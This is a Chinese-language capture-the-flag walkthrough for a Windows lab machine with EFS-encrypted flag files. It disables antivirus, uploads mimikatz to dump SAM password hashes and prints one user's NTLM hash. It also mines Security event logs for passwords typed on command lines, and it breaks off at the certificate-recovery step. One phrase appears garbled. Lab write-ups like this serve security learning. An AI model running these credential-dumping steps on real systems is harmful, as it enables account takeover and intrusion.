
可看到使用system最高权限也无法读取user.txt和root.tx,通过发现它们都经过EFS加密。需要该帐户的明文密码才能恢复主密钥并解密这些文件…
这里利用mimikatz工具进行提取密匙…
mimikatz是用来学习Windows安全实验的工具…可以从内存中提取纯文本密码,哈希,PIN码和kerberos凭证等等…mimikatz还可以执行哈希传递,凭证传递或构建Golden凭证…
https://github.com/gentilkiwi/mimikatz --下载地址

这里开了防病毒模块,禁用了即可,前面运行的时候无法运行发现的…

https://github.com/gentilkiwi/mimikatz/releases/tag/2.2.0-

下载好后开启服务上传即可…

成功上传…

检查可以正常运行…

命令:.\mimikatz.exe "lsadump::sam" "exit"
通过mimikatz查询到了所有日志文件里的哈希值…

这里只有zachary:eef285f4c800bcd1ae1e84c371eeb282可以激活成功教程NTLM值…0


上传ps1需要用于查询密匙…
https://github.com/RamblingCookieMonster/PowerShell/blob/master/Get-WinEventData.ps1


命令:Get-WinEvent -FilterHashtable @{Logname='security';id=4688} -MaxEvents 1 | Get-WinEventData | fl *
这里找到了所有命令行信息…

命令:Get-WinEvent -FilterHashtable @{Logname='security';id=4688} | Get-WinEventData | Select TimeCreated, e_CommandLine | ft -autosize -wrap
通过e_CommandLine命令行查找到了所有命令行的日志记录…其中包含了敲打过的密码…

可以看到tolu在Remote Management Users本地组中…
这里利用密码使用tolu登陆查看user信息,还是无法查看…
这里google发现EFS解密思路…参考
User.txt获取
方法1:
请参考上面链接方法进行!
第一步:获取证书


